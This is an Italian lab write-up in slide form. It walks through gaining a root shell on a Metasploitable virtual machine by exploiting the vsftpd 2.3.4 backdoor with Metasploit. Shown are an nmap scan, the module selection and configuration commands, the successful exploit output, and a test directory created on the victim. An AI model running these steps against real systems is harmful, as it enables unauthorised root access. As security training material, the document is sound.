





# Hacking con Metasploit

S7/L1



Mara Dello Russo

# Introduzione

Metasploit è un framework opensource, cioè una piattaforma software gratuita utilizzata per lo sviluppo, il testing e l'esecuzione di exploit di sicurezza informatica. Inlcude exploit e payloads che possiamo utilizzare per attaccare una macchina target.

Per la sessione di hacking eseguita nelle successive slide, utilizzeremo l'interfaccia msf console dal terminale di Kali Linux.


Il servizio che andremo ad exploitare è vsftdp, dopodiché creeremo dalla macchina attaccante(kali linux) una cartella test\_metasploit nella macchina vittima(metasploitable).

# Exploit vsftpd

Attiviamo la console interattiva di Metasploit con **msfconsole**

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

[REDACTED]
```




Eseguiamo un **nmap -sV IP target** per avere l'elenco di tutti i servizi attivi sulle porte

```
msf6 > nmap -sV 192.168.1.149
[*] exec: nmap -sV 192.168.1.149

Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-20 11:57 CEST
Nmap scan report for 192.168.1.149
Host is up (0.0038s latency).
Not shown: 979 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Squeeze (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login?       Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
32783/tcp open  java-rmi    GNU Classpath grmiregistry
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 140.86 seconds
msf6 >
```



Cerchiamo tutti i moduli che contengono exploit riguardanti il servizio vsftpd con il **search vsftpd**

```
Nmap done: 1 IP address (1 host up) scanned in 140.86 seconds
msf6 > search vsftpd


Matching Modules
=====
#  Name                               Disclosure Date  Rank    Check  Description
-  auxiliary/dos/ftp/vsftpd_232        2011-02-03    normal  Yes   VSFTPD 2.3.2 Denial of Service
    1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03    excellent  No    VSFTPD V2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Prenderemo in considerazione l'exploit 1 che possiamo vedere è una backdoor.

Selezioniamo l'exploit 1 con il comando **use <percorso exploit>**

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```



eseguiamo il comando **show options** per capire quali parametri sono richiesti e quindi necessitano di essere configurati. Notiamo che l'RHOSTS è richiesto e non ha nessun parametro impostato.


```
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
CHOST          no           no        The local client address
CPORT          no           no        The local client port
Proxies        no           no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS         yes          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          21           yes       The target port (TCP)

Payload options (cmd/unix/interact):
Name      Current Setting  Required  Description

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```



Settiamo quindi, con il comando **set**, l'RHOSTS inserendo l'IP della nostra macchina target

```
view the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```



Lanciamo l'attacco con il comando **exploit**.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:39263 → 192.168.1.149:6200) at 2024-05-20 12:15:10 +0200
```

E' stata aperta una sessione ed è stata trovata una shell.  
Siamo all'interno della nostra macchina target.



Rieseguiamo show options e controlliamo nella sezione dei payloads se c'è qualche parametro da impostare.


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
CHOST          no           no        The local client address
CPORT          no           no        The local client port
Proxies        no           no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS         192.168.1.149  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          21           yes       The target port (TCP)

Payload options (cmd/unix/interact):
Name      Current Setting  Required  Description

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```



Controlliamo quali payloads sono disponibili per l'exploit scelto con **show payloads**. (in questo caso è unico, quindi sarà selezionato di default).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
#  Name
-  payload/cmd/unix/interact
                                         Disclosure Date  Rank  Check  Description
                                         normal        No   Unix Command, Interact with Established Connection
```

# Creazione della directory test\_metasploit

Una volta entrati nella macchina vittima, eseguiamo i seguenti comandi per creare una directory test\_metasploit in (/):

- **pwd** per controllare in quale directory ci troviamo.
- **mkdir test\_metasploit**

Con il comando ls verifichiamo se è stata effettivamente creata la directory test\_metasploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:39263 → 192.168.1.149:6200) at 2024-05-20 12:15:10 +0200

pwd
/
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
|
```

GRAZIE PER  
L'ATTENZIONE

